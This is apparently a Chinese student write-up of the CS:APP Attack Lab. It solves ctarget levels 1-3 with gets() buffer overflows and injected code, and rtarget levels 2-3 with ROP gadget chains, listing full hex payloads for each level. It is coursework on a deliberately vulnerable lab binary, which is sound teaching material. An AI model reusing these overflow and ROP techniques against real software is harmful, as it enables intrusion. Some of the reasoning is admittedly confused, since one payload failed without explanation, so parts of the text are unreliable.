
# Ctarget

## level1

题目给出函数test，test里面有函数getbuf，然后它给定的提权函数是touch1()，我们那我们先gdb ctarget进入调试，然后输入’disassemble getbuf’查看汇编代码。



可以很清楚的看到函数的缓冲区大小是0x28(40)字节，然后gets已经说明是库的标准函数了，gets函数是有漏洞的，它在读入字符串的时候不会对长度检测，而是给多少读多少。那么我们可以用这个gets来实现栈溢出，执行我们的权限函数touch1()，我们可以先用00字节填充40个字节，然后再加上shell函数的地址。注意前面可以用除了0a的任意字节填充，因为0a代表’\n’的意思，gets函数一旦读到这个字符就会认为字符串读取结束了。我们用print touch1去查看该函数的地址。



发现了提权函数的地址之后我们就可以构造payload了。我们先q退出gdb，然后这里先创建一个文本文件vim attack1.txt 然后填充

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

c0 17 40


注意，地址在计算机里是小端序存储。也就是高地址存储高位字节，然后我们构造的payload是往栈底方向填充的，而栈又是向低地址增长的，因此如此反转过后我们的函数地址要按字节倒着填充。然后根据字节生成字符串文件。

运行题目给的hex2raw文件，./hex2raw <本地文件名> 生成文件名



然后再./ctarget -q -i 生成的文件名

这里我生成的文件名叫attackraw1.txt，然后终端输入运行命令，发现攻击成功了。




## level2

这个攻击执行的函数名为touch2()，这个栈溢出的漏洞依然可以利用。但是print touch2之后你就会发现，touch2比touch1多了一个参数。



故技重施之后发现：



虽然我们成功执行了touch2函数，但是还是失败了，发现touch2事实上那个参数是用来检测是否与cookie匹配的，而cookie的值已经告诉你了。在32位的程序里面，我们可以往返回地址后面写上cookie作为参数，但是64位程序前6个参数采用寄存器传参，那么要成功攻击就必须修改rdi寄存器的值位cookie。因为我们直接在返回位置覆盖函数地址，跟普通调用的区别就少了参数的传递，所以rdi的值至少在执行getbuf函数的时候不会看遍，这里有40字节大小的栈空间，那么我们就可以往栈中注入代码，代码应该是

mov rdi,0x59b997fa

call touch2

call命令的操作数是根据rip偏移来的，那确定不了这个偏移，就没办法准确的call到这个touch2函数，那么换一个思路：先往栈上堆返回地址，再返回ret弹出返回，那么我们在往栈上注入代码就是：

movq $0x59b997fa,%rdi

pushq $0x4017ec

retq

就完成了，再加上填充字节总共40字节再在末尾返回栈地址就可以直接执行刚刚注入的代码了。我们接下来就要确定栈的地址了。gdb ctarget 然后在getbuf这里下断点.r -q运行到sub rsp,0x28这一步我们观察栈指针的位置



之后就可以确定payload了，要注意小端的问题。

48 c7 c7 fa 97 b9 59 68


ec 17 40 00 c3 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00


78 dc 61 55




可以看到，攻击成功了。

## level3

这里的提权函数是touch3，writeup中已经给了我们函数的语句



要求hexmatch函数返回true，这次攻击才能成功，题目也给了我们这个函数的语句。



这个函数两个输入，一个就是val，那么实参就是cookie的值，已经确定了改不了了，sval参数是touch3原参数给的，因此我们在call touch3的时候给rdi传的参数就可以是hexmatch的第二个参数。中间有一步是徐晃一枪，那就是这个随机函数了，但是接下来有一个sprintf函数，sprintf函数是将格式化字符串输出给s。那么把val以8位十六进制数给s的意思就是s=”59b997fa”,所以s字符串看似随机实则固定的。字符串传参是传字符串首字符的char指针，数值为首字符到’\0’之间的所有字符（大端序）。那么我们构造的sval字符串的字节码就要应该是：35 39 62 39 39 37 66 61，知道了要构造的字符串之后还要想办法将它作为参数传到rdi里面。我们可以将它保存到栈中的某个位置，因为在调用函数的时候getbuf栈帧的部分可能会因为正常调用hexmatch函数被破坏，所以我们在缓冲区下4个字节填充所需的字符串，就算破坏其它栈帧也没有关系，只要能执行就ok。那么很容易构造payload：

48 c7 c7 a8 dc 61 55 68

fa 18 40 00 c3 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

78 dc 61 55 00 00 00 00

35 39 62 39 39 37 66 61

00

注意最后一位要00 填充，因为字符串是要到00才结束的，如果不是那么就会一直进行下去。

# rtarget

## level2

这个官方的wp已经明确说了，栈只读，因此得采取rop的方式取攻击执行touch2。

我们使用objdump -d rtarget去查看代码碎片看看哪里可以利用。首先我们想的应该是，movq $0x59b997fa,%rdi

pushq $0x4017ec

retq

但是发现你根本找不到movq $0x59b997fa,%rdi，所以这个方法略掉。

那还有plan B：在栈上rsp里面装入那个数然后popq弹到rdi里面就好了，那么我们想的就是，

popq %rdi

pushq $0x4017ec

retq

我们搜索一下popq %rdi 的字节码5f，发现40233a有一个5f的



那就很容易构造payload了

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

3a 23 40 00 00 00 00 00

fa 97 b9 59 00 00 00 00

ec 17 40 00 00 00 00 00



事实上这里我是没有攻击成功的，我觉得从逻辑上来讲是没有任何问题的，有大佬看到蒟蒻的小错误恳请帮忙指正。

那么正确的做法是先把它pop到rax寄存器里面，然后执行movq %rax,%rdi

然后再ret touch3？？？到底有啥区别嘛，还是搞不懂。。

那么代码就是:

popq %rax

movq %rax,%rdi

ret

构造出来的payload就是

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00


00 00 00 00 00 00 00 00

ab 19 40 00 00 00 00 00

fa 97 b9 59 00 00 00 00

a2 19 40 00 00 00 00 00

ec 17 40 00 00 00 00 00



这个应该不难，但是我还是想知道我的哪里有问题！！！

## level3

首先想想我们要干嘛？构造在一个特殊的地方构造字符串然后把字符串字符首地址传给rdi就能直接攻击成功。开启了栈只读和地址随机化，那么我们还是只能通过栈去溢出，肯定是要先把字符串写在后面，中间全是gadget。然后通过确定rsp的值以及我们已构造的gadget，我们就可以很轻松地获得字符串地址。

那么我们需要的汇编代码就是

movq %rsp,%rdi ×

movq %rsp,%rax


movq %rax,%rdi

add $offset,%rdi


ret

这里主要是add这条指令，别问我为什么刚才的思路打断了，都是上面那个level2搞得，就佛系一点把，先把它传给rax再给rdi也一样的，即使我不知道一步到位为什么不行。

接下来是寻找gadget了。其它的都能很好找到，唯独add这条指令不好搞，但是我们可以大致看一下规律。



我们可以很清晰地发现，add %xxx,%rdi的一般规律就是 48 83 c7 然后后面一个字节确定立即数的大小那么就去搜索一下48 83 c7，但是很快就会发现，搜不到这个gadget。那么换一种思路，既然我们先传给了rax那我们可以先让rax加上那个值啊。说干就干，汇编再反之后得到字节码



那我们接着寻找48 05 00，发现还是找不到，一筹莫展之际，你突然想到，可以利用寄存器的低位，他们的操作码也有很大区别的，比如rax的低32位是eax，低16位是ax，低8位是al，我们一个个找过去发现add al有一个。



04 37 这刚好是al+0x37的gadget，这个大小也是非常合适的，在尽量保证能够全覆盖的情况下保证payload越小越好，大了容易出事。

那么如此我们就只到我们重新堆的代码结构了

movq %rsp,%rax

add $0x37,al

movq %rax,%rdi

ret

cookie

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

06 1a 40 00 00 00 00 00// movq %rsp,%rax

d8 19 40 00 00 00 00 00// add $0x37,al

c5 19 40 00 00 00 00 00// movq %rax,%rdi

fa 18 40 00 00 00 00 00//touch3

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 00

00 00 00 00 00 00 00 35//cookie

39 62 39 39 37 66 61 00

然后完结撒花啦！！